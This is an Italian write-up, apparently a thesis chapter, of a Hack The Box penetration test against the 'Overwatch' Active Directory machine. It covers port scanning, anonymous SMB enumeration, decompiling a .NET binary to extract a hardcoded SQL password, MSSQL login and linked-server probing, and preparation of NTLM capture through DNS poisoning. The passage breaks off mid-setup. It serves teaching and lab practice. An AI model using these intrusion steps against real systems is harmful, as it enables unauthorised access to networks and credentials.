L'oggetto di questo capitolo è l'analisi e l'esecuzione di un penetration test completo sulla macchina "Overwatch", un host Windows integrato in un dominio Active Directory all'interno della piattaforma Hack The Box. Questo specifico ambiente ha richiesto l'ispezione di condivisioni di rete accessibili anonimamente, l'esecuzione di attività di reverse engineering e l'impiego di tecniche avanzate in ambiente Active Directory. Sono state, inoltre, adottate delle tecniche di Port Forwarding che hanno consentito l'analisi e il successivo sfruttamento di una vulnerabilità di Command Injection. L'attacco è strutturato secondo le principali fasi di un penetration test metodologico: raccolta preliminare delle informazioni (Information Gathering), individuazione delle vulnerabilità (Vulnerability Analysis), sfruttamento delle falle identificate (Exploitation) e ampliamento dei privilegi ottenuti (Post-Exploitation). Ciascuna di queste fasi è illustrata in dettaglio mediante i comandi utilizzati, i risultati ottenuti e i riferimenti agli strumenti e alle metodologie impiegate, con l'obiettivo di fornire una documentazione tecnica precisa e replicabile.

5.1 Information Gathering

L'avvio delle attività operative sulla macchina *Overwatch* ha richiesto preliminarmente la corretta configurazione dell'ambiente di lavoro locale e la verifica della raggiungibilità da parte del target. Conclusa la canonica fase preparatoria, è stata avviata la mappatura della superficie di attacco mediante l'utility di scansione Nmap. L'indagine conoscitiva è stata condotta impostando una ricerca completa su tutto il range di porte TCP disponibili (-p-) e integrando l'uso sia degli script predefiniti del motore NSE (-sC) sia del rilevamento delle versioni software (-sV), salvando l'output formattato in un file di testo denominato `overwatch.txt` (Figure 5.1, 5.2, 5.3 e 5.4).

```
(dado@kali) ~/Scaricati
$ nmap -sC -sV -p- -oN overwatch.txt 10.129.50.16
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 10:56 CEST
Nmap scan report for overwatch.htb (10.129.50.16)
Host is up (0.058s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-05-05 09:03:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
```

Figura 5.1: Scansione della macchina mediante Nmap prima parte

```

3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target Name: OVERWATCH
|   NetBIOS Domain Name: OVERWATCH
|   NetBIOS Computer Name: S200401
|   DNS Domain Name: overwatch.htb
|   DNS Computer Name: S200401.overwatch.htb
|   DNS Tree Name: overwatch.htb
|   Product Version: 10.0.20348
|   System Time: 2026-05-05T09:04:17+00:00
|   ssl-cert: Subject: commonName=S200401.overwatch.htb
|   Not valid before: 2025-12-07T15:16:06
|   Not valid after: 2026-06-08T15:16:06
|   ssl-date: 2026-05-05T09:04:56+00:00; +1s from scanner time.
|   5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|   http-title: Not Found
|   http-server-header: Microsoft-HTTPAPI/2.0

```

Figura 5.2: Scansione della macchina mediante Nmap seconda parte

```

6520/tcp open  ms-sql-s           Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-date: 2026-05-05T09:04:57+00:00; +2s from scanner time.
| ms-sql-ntlm-info:
|   10.129.50.16:6520:
|   Target Name: OVERWATCH
|   NetBIOS Domain Name: OVERWATCH
|   NetBIOS Computer Name: S200401
|   DNS Domain Name: overwatch.htb
|   DNS Computer Name: S200401.overwatch.htb
|   DNS Tree Name: overwatch.htb
|   Product Version: 10.0.20348
| ms-sql-info:
|   10.129.50.16:6520:
|   Version:
|     name: Microsoft SQL Server 2022 RTM
|     number: 16.00.1000.00
|     Product: Microsoft SQL Server 2022
|     Service pack level: RTM
|     Post-SP patches applied: false
|   TCP port: 6520

```

Figura 5.3: Scansione della macchina mediante Nmap terza parte

```

| ssl-cert: Subject: commonName=SSL Self Signed_Fallback
| Not valid before: 2026-05-05T08:51:03
| Not valid after: 2026-05-05T08:51:03
9389/tcp open  nc-nmf             .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49669/tcp open  msrpc             Microsoft Windows RPC
56171/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
56172/tcp open  msrpc             Microsoft Windows RPC
58665/tcp open  msrpc             Microsoft Windows RPC
60694/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1:1:
|     Message signing enabled and required
|_ clock-skew: mean: 1s, deviation: 0s, median: 0s
| smb2-time:
|   date: 2026-05-05T09:04:20
|_ start_date: N/A

```

Figura 5.4: Scansione della macchina mediante Nmap quarta parte

L'analisi dei log generati dal software di scansione ha messo in evidenza la presenza di un ecosistema di rete molto articolato. Gli output hanno, infatti, confermato l'apertura di molteplici porte standard e servizi fondamentali per la gestione del dominio. Esse sono:

- **53/TCP (Domain):** servizio DNS (Simple DNS Plus) utilizzato per la risoluzione dei nomi dei componenti all'interno del dominio Active Directory.
- **88/TCP (Kerberos-sec):** secondo quanto riportato dal testo di Jennifer G. Steiner [1988], rappresenta un protocollo di autenticazione di default in ambiente Windows Active Directory, deputato alla gestione del ticker di sicurezza per gli utenti del dominio.
- **135/TCP e 139/TCP (MSRPC / NetBIOS-ssn):** servizi Microsoft RPC e NetBIOS utilizzati per la comunicazione inter-processo e l'identificazione dei sistemi nella rete locale.
- **389/TCP e 3268/TCP (LDAP):** servizi Lightweight Directory Access Protocol, dedicati all'interrogazione e alla gestione del catalogo globale degli oggetti (utenti, computer, gruppi) all'interno del dominio.
- **445/TCP (Microsoft-ds):** porta dedicata al protocollo Server Message Block (SMB) per la condivisione di file, stampanti e risorse di rete nel dominio.
- **5985/TCP (HTTP):** endpoint per il servizio Windows Remote Management (WinRM), comunemente impiegato per l'amministrazione e l'esecuzione remota di comandi.

- 6520/TCP (MS-SQL-S): istanza non standard del servizio database Microsoft SQL Server 2022.

A fronte di questa estesa superficie d'attacco, l'indagine è stata orientata in prima battuta verso la verifica di eventuali applicativi web esposti. Tuttavia, l'invio di richieste ipertestuali dirette verso la porta 80/TCP tramite browser (Figura 5.5) ha restituito un errore di timeout del server, confermando l'assenza o il blocco di un server HTTP standard accessibile dall'esterno. Parallelamente, è stato testato il funzionamento del servizio di risoluzione dei nomi mediante il comando `nslookup`, confermando che l'host rispondeva correttamente alle query DNS per il dominio `overwatch.htb`, pur senza esporre informazioni immediatamente utili ai fini del superamento dei controlli di sicurezza. L'attività conoscitiva è proseguita verso lo studio del comportamento dell'istanza del database, identificata sulla porta 6520/TCP. Sfruttando lo script `mssqlclient.py` del framework open-source Impacket, sono stati effettuati tentativi di connessione mirati, per verificare la robustezza dei sistemi di autenticazione di Microsoft SQL Server. Le sessioni di accesso di prova condotte testando account di amministrazione o utenze standard note, non hanno, tuttavia, prodotto risultato validi, evidenziando la presenza di restrizioni di sicurezza anche sulla console database.




Figura 5.5: Sito non raggiungibile mediante l'uso di un browser

Preso atto dei blocchi riscontrati sui canali di autenticazione principali, si è reso necessario un cambio di approccio operativo, focalizzando l'attenzione sull'enumerazione delle risorse e delle condivisioni di rete locali. Inizialmente, un tentativo di interazione remota basato sul protocollo RPC e condotto tramite il comando `net rpc share` (Figura 5.6) è stato inibito dal sistema bersaglio, il quale ha richiesto esplicitamente l'immissione di una password valida bloccando l'accesso anonimo.

```
(dado@kali) - [~/Scaricati]
$ net rpc share -U "" -I 10.129.50.16
Password for [WORKGROUP\]:
```

Figura 5.6: Tentativo di interazione remota tramite RPC fallito

Per aggirare tale limitazione, l'indagine è stata estesa ad altri servizi di dominio sensibili. A tal proposito, è stato eseguito un tentativo di interrogazione del servizio di directory tramite il comando `ldapsearch`, al fine di verificare se le politiche ad esso applicate consentissero il recupero non autenticato di informazioni sugli oggetti di Active Directory. Come evidenziato dai log di risposta, l'host ha nuovamente negato l'operazione restituendo un errore di autenticazione richiesta e confermando la corretta cifratura e protezione del bersaglio. In modo analogo, anche i tentativi di interazione diretta con il centro di distribuzione delle chiavi Kerberos (KDC) hanno confermato l'impossibilità di enumerare risorse senza il previo possesso di credenziali valide di dominio.

A fronte del consolidamento dei sistemi di protezione su LDAP e Kerberos, si è deciso di ritornare sull'analisi del protocollo SMB impiegando, questa volta, l'utility `smbclient` per tentare un'enumerazione esaustiva e non autenticata di tutte le cartelle condivise pubblicamente (Figura 5.7). Questa specifica ricognizione ha avuto successo, svelando la presenza di diverse risorse di sistema predefinite e, in particolare, di una share non standard denominata `software$`.

```
(dado@kali) ~/Scaricati
$ smbclient -L //10.129.50.16 -N

Sharename      Type      Comment
-----
ADMIN$         Disk     Remote Admin
C$             Disk     Default share
IPC$           IPC      Remote IPC
NETLOGON       Disk     Logon server share
software$      Disk     Logon server share
SYSVOL         Disk     Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.50.16 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figura 5.7: Elenco delle condivisioni ottenute tramite l'uso di `smbclient`

L'accesso in modalità guest alla condivisione `software$` ha permesso di stabilire una sessione interattiva di navigazione ed esplorazione dei file (Figura 5.8). L'ispezione della struttura interna ha evidenziato una directory chiamata `Monitoring` (Figura 5.9), al cui interno è stato individuato un ecosistema applicativo composto dal file eseguibile `overwatch.exe`, dal rispettivo file di configurazione `overwatch.exe.config` e da altre librerie di supporto collegate ai framework `EntityFramework` e `SQLite`.

```
(dado@kali) ~/Scaricati
$ smbclient //10.129.50.16/software$ -N
Try "help" to get a list of possible commands.
smb: \> ls

.                DH          0 Sat May 17 03:27:07 2025
..               DHS         0 Thu Jan 1 07:46:47 2026
Monitoring       DH          0 Sat May 17 03:32:43 2025

7147007 blocks of size 4096. 2263584 blocks available
```

Figura 5.8: Ottenimento della Shell tramite SMB e utilizzo del comando `ls`

```
smb: \> cd Monitoring\
smb: \Monitoring\> ls

.                DH          0 Sat May 17 03:32:43 2025
..               DH          0 Sat May 17 03:27:07 2025
EntityFramework.dll AH 4991352 Thu Apr 16 22:38:42 2020
EntityFramework.SqlServer.dll AH 591752 Thu Apr 16 22:38:56 2020
EntityFramework.SqlServer.xml AH 163193 Thu Apr 16 22:38:56 2020
EntityFramework.xml AH 3738289 Thu Apr 16 22:38:40 2020
Microsoft.Management.Infrastructure.dll AH 36864 Mon Jul 17 16:46:10 2017
017
overwatch.exe AH 9728 Sat May 17 03:19:24 2025
overwatch.exe.config AH 2163 Sat May 17 03:02:30 2025
overwatch.pdb AH 30208 Sat May 17 03:19:24 2025
System.Data.SQLite.dll AH 450232 Sun Sep 29 22:41:18 2024
System.Data.SQLite.EF6.dll AH 206520 Sun Sep 29 22:40:06 2024
System.Data.SQLite.Linq.dll AH 206520 Sun Sep 29 22:40:42 2024
System.Data.SQLite.xml AH 1245480 Sat Sep 28 20:48:00 2024
System.Management.Automation.dll AH 360448 Mon Jul 17 16:46:10 2017
System.Management.Automation.xml AH 7145771 Mon Jul 17 16:46:10 2017
x64 DH          0 Sat May 17 03:32:33 2025
x86 DH          0 Sat May 17 03:32:33 2025

7147007 blocks of size 4096. 2263584 blocks available
```

Figura 5.9: Elenco di file e cartelle nella directory `Monitoring`

Al fine di esaminare i componenti software recuperati in un ambiente sicuro e locale, si è proceduto al download sistematico del file `overwatch.exe` sul sistema di attacco, sfruttando il comando `get` (Figura 5.10).

Una volta completato il trasferimento delle risorse, l'indagine conoscitiva si è concentrata sul file di configurazione `overwatch.exe.config`. L'ispezione visiva del file ha messo in luce la presenza di una stringa di fondamentale importanza (Figura 5.11), contenente un entry point registrato all'indirizzo seguente:

`http://overwatch.htb:8000/MonitorService`

```
smb: \Monitoring\> get overwatch.exe
getting file \Monitoring\overwatch.exe of size 9728 as overwatch.exe (73,6 KiloB
ytes/sec) (average 73,6 KiloBytes/sec)
smb: \Monitoring\> get overwatch.exe.config
getting file \Monitoring\overwatch.exe.config of size 2163 as overwatch.exe.conf
ig (16,6 KiloBytes/sec) (average 45,4 KiloBytes/sec)
smb: \Monitoring\> get overwatch.pdb
getting file \Monitoring\overwatch.pdb of size 30208 as overwatch.pdb (220,1 Kil
oBytes/sec) (average 105,4 KiloBytes/sec)
```

Figura 5.10: Download del file eseguibile `overwatch.exe`

```
(dado@kali) ~/Scaricati
$ cat overwatch.exe.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go
.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile
.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, Pub
licKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringSer
vice" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExch
ange" />
      </service>
    </services>
  </system.serviceModel>
</configuration>
```

Figura 5.11: Visualizzazione del file `overwatch.exe.config` e scoperta di un entry point

Trattandosi di un servizio web potenzialmente esposto su una porta non standard, si è deciso, comunque, di effettuare un tentativo immediato di interazione remota per verificarne la raggiungibilità e analizzare la tipologia di risposta fornita dall'applicazione. Anche qui, la sottomissione di richieste dirette verso la porta 8000/TCP dell'host ha generato un errore di connessione non riuscita, confermando la non raggiungibilità del servizio dall'esterno (Figura 5.12). Tale comportamento ha evidenziato, nuovamente, la presenza di rigide regole di filtraggio o di una configurazione interna deputata a limitare rigorosamente l'ascolto del servizio al solo traffico locale proveniente dal localhost del target.

```
(dado@kali) ~/Scaricati
$ nmap -p 8000 10.129.244.81
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 18:51 CEST
Nmap scan report for overwatch.htb (10.129.244.81)
Host is up (0.031s latency).

PORT      STATE SERVICE
8000/tcp  filtered http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Figura 5.12: L'entry point risulta non raggiungibile in seguito a una scansione mediante `nmap`

5.2 Vulnerability Analysis

L'obiettivo primario di questa fase è stato quello di riprendere il file eseguibile e di approfondire dettagliatamente l'architettura interna alla ricerca di difetti di programmazione, parametri di configurazione o funzionalità che potessero rivelare vettori di accesso alternativi verso l'infrastruttura del target.

Trattandosi di un programma compilato per l'ambiente Microsoft .NET, l'ispezione non è stata condotta tramite un debugger assembly tradizionale, bensì attraverso un processo di decompilazione mirato che ha previsto l'utilizzo di tool specifici; questi ultimi hanno, quindi, reso possibile l'intera ricostruzione della struttura originaria del file, estraendo l'intero codice sorgente in chiaro dall'eseguibile (Figura 5.13).

L'analisi statica dei file estratti ha previsto l'esame sistematico delle classi e dei file di logica applicativa. Una prima ispezione del codice (Figura 5.14) ha permesso di comprendere la struttura modulare del software, evidenziando le chiamate interne e le dipendenze esterne verso i moduli di gestione dei database locali.




Figura 5.13: Decompilazione del file eseguibile `overwatch.exe`

```
(dado@kali) ~/Scaricati
$ cd ~/Scaricati/overwatch.exe_Decompile.com

(dado@kali) ~/Scaricati/overwatch.exe_Decompile.com
$ ls
IMonitoringService.cs  overwatch.csproj  Properties
MonitoringService.cs  Program.cs

(dado@kali) ~/Scaricati/overwatch.exe_Decompile.com
$ cat IMonitoringService.cs
using System.ServiceModel;

[ServiceContract]
public interface IMonitoringService
{
    [OperationContract]
    string StartMonitoring();

    [OperationContract]
    string StopMonitoring();

    [OperationContract]
    string KillProcess(string processName);
}
```

Figura 5.14: Analisi del contenuto e lettura del primo file

Il primo file non ha fornito alcun indizio, mentre all'interno del secondo file (Figura 5.15) è stata individuata una stringa di connessione memorizzata all'interno delle variabili globali dell'applicazione. La stringa esponeva esplicitamente le credenziali di autenticazione per l'accesso all'istanza di un database Microsoft SQL Server (MSSQL) remoto sulla porta 6520/TCP, identificando l'utente `sqlsvc` e la rispettiva password. Il ritrovamento di questa configurazione ha confermato la presenza di una grave vulnerabilità di Information Disclosure, fornendo una chiave di accesso legittima per superare le restrizioni riscontrate in precedenza sulla console del database.

```
(dado@kali) ~/Scaricati/overwatch.exe_Decompile.com
$ cat MonitoringService.cs
using System;
using System.Collections.ObjectModel;
using System.Data.Common;
using System.Data.SqlClient;
using System.Management;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Text;
using Microsoft.Win32;

public class MonitoringService : IMonitoringService
{
    private ManagementEventWatcher processStartWatcher;

    private bool isRunning;

    private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHz2v1Vv;";
}
```

Figura 5.15: Visualizzazione del file `overwatch.exe.config` e scoperta di un entry point

5.3 Exploitation

Il recupero delle credenziali in chiaro dell'utenza di servizio ha permesso di avviare la fase di sfruttamento attivo, superando i blocchi di autenticazione precedentemente riscontrati sulla console del database. Utilizzando nuovamente lo script `mssqlclient.py`, è stata

inoltrata una richiesta di connessione mirata alla porta 6520/TCP insieme al nome utente `sqlsvc` e alla relativa password trovata nel codice. L'operazione ha avuto esito positivo, garantendo l'accesso iniziale al sistema e fornendo una shell interattiva per l'esecuzione di query SQL direttamente sull'istanza MSSQL del target (Figura 5.16).

```
(dado@kali) ~/Scaricati/overwatch.exe_Decompiler.com
$ python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py overwatch
.htb/sqlsvc:TI0LKcfHzW1Vv@10.129.50.234 -windows-auth -port 6520
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.10000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc guest@master)>
```

Figura 5.16: Accesso alla shell del database di Windows

Stabilita la sessione, è stata avviata una prima ricognizione per identificare l'utente corrente e verificare le tabelle presenti nel contesto iniziale del database. L'esecuzione dei comandi `SELECT SYSTEM_USER` e l'interrogazione della vista `sys.tables` (Figura 5.17) hanno confermato l'identità dell'account in uso, senza tuttavia mostrare elementi direttamente riconducibili all'applicazione.

```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT SYSTEM_USER

-----
OVERWATCH\sqlsvc
SQL (OVERWATCH\sqlsvc guest@master)> SELECT name FROM sys.tables
name
-----
spt_fallback_db
spt_fallback_dev
spt_fallback_usg
spt_monitor
```

Figura 5.17: Studio delle caratteristiche del DB prima parte

Successivamente si è proceduto con il controllo della versione del sistema (Figura 5.18), dell'utente del database, del nome del client e del nome del database corrente (Figura 5.19); anche qui, però, non è stato trovato alcun dato che permettesse l'avanzamento dell'attacco.

```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT @@VERSION;

-----
Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
Oct  8 2022 05:58:25
Copyright (C) 2022 Microsoft Corporation
Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (
Build 29348: ) (Hypervisor)

SQL (OVERWATCH\sqlsvc guest@master)> SELECT @@servername

-----
S200401\SQLEXPRESS
```

Figura 5.18: Studio delle caratteristiche del DB seconda parte

```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT USER_NAME()

-----
guest
SQL (OVERWATCH\sqlsvc guest@master)> SELECT HOST_NAME()

-----
DESKTOP-B6DEAE10
SQL (OVERWATCH\sqlsvc guest@master)> SELECT DB_NAME()

-----
master
```

Figura 5.19: Studio delle caratteristiche del DB terza parte

Continuando la ricerca di dettagli e attraverso l'utilizzo della query seguente:

```
SELECT name FROM sys.databases
```

si evidenzia l'esistenza di diversi database standard e di uno creato successivamente; quest'ultimo prende il nome di `overwatch` (Figura 5.20).

```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT name FROM sys.databases
name
-----
master
tempdb
model
msdb
overwatch
```

Figura 5.20: Studio delle caratteristiche del DB quarta parte

La successiva interrogazione delle tabelle interne ha, tuttavia, rivelato l'assenza di tuple (Figura 5.21), impedendo così l'avanzamento di un qualsiasi attacco.

```
SQL (OVERWATCH\sqlsvc guest@master)> USE overwatch
ENVCHANGE(DATABASE): Old Value: master, New Value: overwatch
INFO(S200401\SQLSERVER): Line 1: Changed database context to 'overwatch'.
SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT name FROM sys.tables;
name
-----
Eventlog
SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT * FROM Eventlog
Id Timestamp EventType Details
.. .....
```

Figura 5.21: Assenza di tuple all'interno della tabella relativa a `overwatch`

Parallelamente, sono stati verificati i privilegi specifici e la mappatura dei ruoli associati al contesto utente corrente all'interno del database `overwatch` (Figura 5.22), al fine di mappare con precisione il perimetro operativo concesso sul target.

```
SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
entity_name  subentity_name  permission_name
-----
database    database        CREATE TABLE
database    database        CREATE VIEW
database    database        CREATE PROCEDURE
database    database        CREATE FUNCTION
database    database        CREATE RULE
database    database        CREATE DEFAULT
database    database        BACKUP DATABASE
database    database        BACKUP LOG
database    database        CREATE DATABASE
database    database        CREATE TYPE
database    database        CREATE ASSEMBLY
database    database        CREATE XML SCHEMA COLLECTION
database    database        CREATE SCHEMA
database    database        CREATE SYNONYM
database    database        CREATE AGGREGATE
database    database        CREATE ROLE
database    database        CREATE MESSAGE TYPE
```

Figura 5.22: Lista dei permessi di `overwatch`

Non avendo individuato vettori di escalation locale diretti, l'attività conoscitiva è stata estesa alla ricerca di eventuali collegamenti remoti verso altre infrastrutture della rete di dominio. Effettuando alcune ricerche si è scoperto che, tra le varie possibilità per effettuare una Privilege Escalation, si può ricorrere all'uso dei `Linked Servers`, che rappresentano delle funzionalità caratteristiche di MSSQL in grado di permettere l'accesso, l'interrogazione o la modifica dei dati residenti su database o server remoti, come se fossero archiviati localmente. Esaminando le configurazioni attraverso l'uso dell'apposito comando `sp_linkedservers` (Figura 5.23), si è arrivati a un punto di svolta: l'identificazione di un sistema SQL Server remoto catalogato con il nome di `SQL07` (Figura 5.24).

La scoperta di questo server ha spinto a tentare un'interazione immediata. Tuttavia, l'invio delle query tramite il canale condiviso è fallito, restituendo un errore di connessione non riuscita (Figura 5.25) e confermando l'impossibilità di comunicare per via diretta su `SQL07` a causa di restrizioni di rete o di autenticazione.

Preso atto del blocco sul Linked Server, si è reso necessario pianificare una strategia alternativa che permettesse di scavalcare le restrizioni di autenticazione o di instradamento




Figura 5.23: Ricerca informazioni in merito al comando `sp_linkedservers`

```
SQL (OVERWATCH\sqlsvc dbo@overwatch)> sp_linkedservers
SRV_NAME      SRV_PROVIDERNAME  SRV_PRODUCT  SRV_DATASOURCE  SRV_P
ROVIDERSTRING SRV_LOCATION      SRV_CAT
-----
S200401\SQLEXPRESS  SQLNCLI      NULL      NULL      NULL
SQL07              NULL      SQLNCLI      NULL      NULL
SQL Server        S200401\SQLEXPRESS  NULL
SQL Server        SQL07          NULL
```

Figura 5.24: Server remoto `SQL07` trovato

```
SQL (OVERWATCH\sqlsvc dbo@overwatch)> host SQL07
ERROR(S200401\SQLEXPRESS): Line 1: Could not find stored procedure 'host'.
SQL (OVERWATCH\sqlsvc dbo@overwatch)> nslookup SQL07
ERROR(S200401\SQLEXPRESS): Line 1: Could not find stored procedure 'nslookup'.
SQL (OVERWATCH\sqlsvc dbo@overwatch)> EXEC ('SELECT @@version') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server
"SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server
"SQL07" returned message "A network-related or instance-specific error has occu
rred while establishing a connection to SQL Server. Server is not found or not a
ccessible. Check if instance name is correct and if SQL Server is configured to
allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to
SQL Server [64].
SQL (OVERWATCH\sqlsvc dbo@overwatch)> EXEC ('SELECT SYSTEM_USER') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server
"SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server
"SQL07" returned message "A network-related or instance-specific error has occu
rred while establishing a connection to SQL Server. Server is not found or not a
ccessible. Check if instance name is correct and if SQL Server is configured to
allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to
SQL Server [64].
```

Figura 5.25: Tentativi di connessione al server remoto falliti

della rete. L'attenzione è stata, quindi, focalizzata sullo studio di tecniche *OOB* (Out-of-Band), ipotizzando la possibilità di forzare l'istanza del database a generare una richiesta verso un host controllato dall'attaccante, al fine di catturare un hash NTLM valido (Figure 5.26 e 5.27).




Figura 5.26: Ricerca sui possibili accessi all'interno del server remoto `SQL07`

Approfondendo l'analisi, è emerso che il protocollo NTLM presenta vulnerabilità intrinseche legate alla sua obsolescenza, le quali costituiscono la base di diverse metodologie di attacco. Nello specifico, l'articolo di Li [2023] parla di tre vettori principali:

- *Brute-force attack*: sfrutta le vulnerabilità computazionali e la relativa debolezza dell'algoritmo di hashing NTLM per risalire alla password originale in chiaro, effettuando tentativi massivi a partire dall'hash intercettato o memorizzato sul server.



Figura 5.27: Ricerca di informazioni su come sfruttare un hash NTLM

- *Pass-the-hash attack*: si basa sul principio per cui l'hash NTLM stesso è sufficiente per completare con successo la procedura di autenticazione basata su challenge/response, rendendo, di fatto, superflua la conoscenza della password originale in chiaro.
- *Relay attack*: si configura come una variante di attacco di tipo *Man-in-the-Middle*, in cui l'attaccante intercetta i messaggi di handshake e li inoltra inalterati tra il client e il server legittimo; una volta completata con successo la fase di autenticazione della sessione, l'operatore esclude l'utente originario e subentra nella comunicazione mantenendo i privilegi acquisiti.

La scelta è ricaduta su un attacco di tipo MITM; nello specifico, la ricerca è stata indirizzata verso la manipolazione dei meccanismi di risoluzione dei nomi tramite tecnica del DNS Poisoning (Figura 5.28).




Figura 5.28: Ricerca informazioni per la manipolazione tramite DNS Poisoning

L'implementazione pratica, invece, ha richiesto l'adozione di uno strumento specializzato (Figura 5.29). Una volta individuato e scaricato il tool idoneo sul sistema locale (Figura 5.30), l'ambiente di attacco è stato configurato per intercettare il traffico di rete legittimo generato dal target.




Figura 5.29: Tool in Python per il DNS Poisoning

```

(dado@kali) ~/Scaricati
$ git clone https://github.com/dirkjanm/krbrelayx.git
Cloning into 'krbrelayx' in corso...
remote: Enumerating objects: 270, done.
remote: Counting objects: 100% (145/145), done.
remote: Compressing objects: 100% (69/69), done.
remote: Total 270 (delta 107), reused 85 (delta 76), pack-reused 125 (from 1)
ricezione degli oggetti: 100% (270/270), 112.83 KiB | 2.09 MiB/s, fatto.
